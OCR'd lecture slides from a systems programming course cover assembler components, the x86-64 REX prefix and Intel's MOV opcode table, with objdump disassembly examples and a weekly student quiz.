
- 2 pass assembler



☞ To sum up, designing an assembler consists of 1) making parser, 2) manipulating DB, 3) managing symbol table, 4) code generating, 5) error handing, 6) optimization and so on.

Quiz for 14th-Week 2nd-Lesson

- Quiz
  - ✓ 1. Discuss 4 main components of assembler.
  - ✓ 2. The below figure is the language hierarchy that we have seen in the LN 1. Now, explain what is “movl”, “0x8049388” and “a1”.
  - ✓ Bonus) Explain the little endian in this figure.
  - ✓ Due: until 6 PM Friday of this week (10th, December)



Compilation System (1/5)

- Concept: Language Hierarchy

High-level Language

```
C = A + B;
```

Assembly Language


```
...
movl   0x8049388, %eax
addl   0x8049384, %eax
movl   %eax, 0x804946c
...
```

Machine Language (Binary code)

```
...
00a1 8893 0408
0305 8493 0408
00a3 6c94 0408
...
```

12

(Source: LN 1 What is System programming?)



Course Content


- Textbook 1: CSAPP
  - ✓ Computer Systems: A Programmer’s Perspective, by R. Bryant and D. O’Hallaron
  - ✓ Contents
    1. A Tour of Computer Systems
    2. Representing and Manipulating Information
    3. Machine-level Representation of Programs
    4. Processor Architecture
    5. Optimizing Program Performance
    6. The Memory Hierarchy
    7. Linking
    8. Exceptional Control Flow
    9. Virtual Memory
    10. System-Level I/O
    11. Network Programming
    12. Concurrent Programming

5

(Source: LN 0 Lecture Introduction)


Functionalities of Assembler: 64-bit CPU (1/4)

- Machine Code with 64-bit extension
  - ✓ Need to encode new registers (GPRs) and 64-bit addressing
  - ✓ Need to maintain backward compatibility



Functionalities of Assembler: 64-bit CPU (2/4)

- Machine Code with 64-bit extension
  - ✓ Code format




Legacy Prefixes	REX Prefix	Opcode	ModR/M	SIB	Displacement	Immediate
Grp 1, Grp 2, Grp 3, Grp 4 (optional)	(optional)	1-, 2-, or 3-byte opcode	1 byte (if required)	1 byte (if required)	Address displacement of 1, 2, or 4 bytes	Immediate data of 1, 2, or 4 bytes or none

Figure 2-3. Prefix Ordering in 64-bit Mode

  - ▪ REX prefix
    - Specify GPRs (rax, rbx, …, rdi, r8, r9, … r15) and SSE registers
    - Specify 64-bit operand size

Table 2-4. REX Prefix Fields [BITS: 0100WRXB]



Field Name	Bit Position	Definition
-	7:4	0100
W	3	0 = Operand size determined by CS.D
		1 = 64 Bit Operand Size
R	2	Extension of the ModR/M reg field
X	1	Extension of the SIB index field
B	0	Extension of the ModR/M r/m field, SIB base field, or Opcode reg field





Figure 2-6. Memory Addressing With a SIB Byte

(from Intel Manual, Volume 2, 2.2 IA-32e Mode)

Functionalities of Assembler: 64-bit CPU (3/4)

- Machine Code including 64-bit extension
  - ✓ Machine format example of MOV opcode
    - 64bit addressing ➔ REX prefix




MOV—Move

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
88 /r	MOV r/m8,r8	MR	Valid	Valid	Move r8 to r/m8.
REX + 88 /r	MOV r/m8***,r8***	MR	Valid	N.E.	Move r8 to r/m8.
89 /r	MOV r/m16,r16	MR	Valid	Valid	Move r16 to r/m16.
89 /r	MOV r/m32,r32	MR	Valid	Valid	Move r32 to r/m32.
REX.W + 89 /r	MOV r/m64,r64	MR	Valid	N.E.	Move r64 to r/m64.
8A /r	MOV r8,r/m8	RM	Valid	Valid	Move r/m8 to r8.
REX + 8A /r	MOV r8***,r/m8***	RM	Valid	N.E.	Move r/m8 to r8.
8B /r	MOV r16,r/m16	RM	Valid	Valid	Move r/m16 to r16.
8B /r	MOV r32,r/m32	RM	Valid	Valid	Move r/m32 to r32.
REX.W + 8B /r	MOV r64,r/m64	RM	Valid	N.E.	Move r/m64 to r64.
8C /r	MOV r/m16,Sreg**	MR	Valid	Valid	Move segment register to r/m16.
8C /r	MOV r16/r32/m16, Sreg**	MR	Valid	Valid	Move zero extended 16-bit segment register to r16/r32/m16.
REX.W + 8C /r	MOV r64/m16, Sreg**	MR	Valid	Valid	Move zero extended 16-bit segment register to r64/m16.
8E /r	MOV Sreg,r/m16**	RM	Valid	Valid	Move r/m16 to segment register.
REX.W + 8E /r	MOV Sreg,r/m64**	RM	Valid	Valid	Move lower 16 bits of r/m64 to segment register.
A0	MOV AL,moffs8*	FD	Valid	Valid	Move byte at (seg:offset) to AL.
REX.W + A0	MOV AL,moffs8*	FD	Valid	N.E.	Move byte at (offset) to AL.
A1	MOV AX,moffs16*	FD	Valid	Valid	Move word at (seg:offset) to AX.
A1	MOV EAX,moffs32*	FD	Valid	Valid	Move doubleword at (seg:offset) to EAX.
REX.W + A1	MOV RAX,moffs64*	FD	Valid	N.E.	Move quadword at (offset) to RAX.
A2	MOV moffs8,AL	TD	Valid	Valid	Move AL to (seg:offset).
REX.W + A2	MOV moffs8***,AL	TD	Valid	N.E.	Move AL to (offset).
A3	MOV moffs16*,AX	TD	Valid	Valid	Move AX to (seg:offset).
A3	MOV moffs32*,EAX	TD	Valid	Valid	Move EAX to (seg:offset).
REX.W + A3	MOV moffs64*,RAX	TD	Valid	N.E.	Move RAX to (offset).
B0+ rb ib	MOV r8, imm8	OI	Valid	Valid	Move imm8 to r8.
REX + B0+ rb ib	MOV r8***, imm8	OI	Valid	N.E.	Move imm8 to r8.
B8+ rw iw	MOV r16, imm16	OI	Valid	Valid	Move imm16 to r16.
B8+ rd id	MOV r32, imm32	OI	Valid	Valid	Move imm32 to r32.
REX.W + B8+ rd io	MOV r64, imm64	OI	Valid	N.E.	Move imm64 to r64.
C6 /0 ib	MOV r/m8, imm8	MI	Valid	Valid	Move imm8 to r/m8.
REX + C6 /0 ib	MOV r/m8***, imm8	MI	Valid	N.E.	Move imm8 to r/m8.
C7 /0 iw	MOV r/m16, imm16	MI	Valid	Valid	Move imm16 to r/m16.
C7 /0 id	MOV r/m32, imm32	MI	Valid	Valid	Move imm32 to r/m32.
REX.W + C7 /0 id	MOV r/m64, imm32	MI	Valid	N.E.	Move imm32 sign extended to 64-bits to r/m64.

(from Intel Manual, Volume 2, 4.3 Instructions: move)

Functionalities of Assembler: 64-bit CPU (4/4)


- Translation example



choijm's X desktop (embedded.wowdns.com:2)

choijm@embedded:~/syspro/exam_asm/03_machine

```
...skipping
080482f4 <main>:
 80482f4:       55                      push   %ebp
 80482f5:       a1 20 94 04 08          mov    0x8049420,%eax
 80482fa:       a3 24 94 04 08          mov    %eax,0x8049424
 80482ff:       b8 03 00 00 00          mov    $0x3,%eax
 8048304:       b9 04 00 00 00          mov    $0x4,%ecx
 8048309:       bf 05 00 00 00          mov    $0x5,%edi
 804830e:       89 ca                   mov    %ecx,%edx
 8048310:       89 0a                   mov    %ecx,(%edx)
 8048312:       8b 08                   mov    (%eax),%ecx
 8048314:       8b 48 04                mov    0x4(%eax),%ecx
 8048317:       8b 4c 98 08             mov    0x8(%eax,%ebx,4),%ecx
 804831b:       8b 8c 98 78 56 00 00    mov    0x5678(%eax,%ebx,4),%ecx
 8048322:       89 0d 20 94 04 08       mov    %ecx,0x8049420
 8048328:       c7 05 20 94 04 08 34    movl   $0x1234,0x8049420
 804832f:       12 00 00
 8048332:       66 b8 68 1e             mov    $0x1e68,%ax
 8048336:       b0 07                   mov    $0x7,%al
 8048338:       c9                      leave
 8048339:       c3                      ret
 804833a:       90                      nop
 804833b:       90                      nop
```



```
  400536:       e8 d5 fe ff ff          callq  400410 <puts@plt>
  40053b:       a1 20 94 04 48 23 01    mov    0x12348049420,%eax // movabs
  400542:       00 00
  400544:       a3 24 94 04 48 23 01    mov    %eax,0x12348049424 // movabs
  40054b:       00 00
  40054d:       b8 03 00 00 00          mov    $0x3,%eax
  400552:       b9 04 00 00 00          mov    $0x4,%ecx
  400557:       bf 05 00 00 00          mov    $0x5,%edi
  40055c:       89 ca                   mov    %ecx,%edx
  40055e:       67 89 0a                mov    %ecx,(%edx)
  400561:       48 89 0a                mov    %rcx,(%rdx)
  400564:       4d 89 0a                mov    %r9,(%r10)
  400567:       67 8b 08                mov    (%eax),%ecx
  40056a:       67 8b 48 04             mov    0x4(%eax),%ecx
  40056e:       67 8b 4c 98 08          mov    0x8(%eax,%ebx,4),%ecx
  400573:       67 8b 8c 98 78 56 00    mov    0x5678(%eax,%ebx,4),%ecx
  40057a:       00
  40057b:       89 0c 25 20 94 04 08    mov    %ecx,0x8049420
  400582:       c7 04 25 20 94 04 48    movl   $0x1234,0x48049420
  400589:       34 12 00 00
  40058d:       66 b8 68 1e             mov    $0x1e68,%ax
  400591:       b0 07                   mov    $0x7,%al
  400593:       c7 05 ab 0a 20 00 14    movl   $0x14,0x200aab(%rip)
501048 <a>
  40059a:       00 00 00
```

For specifying r9, r10

REX Prefix: 0100 1000

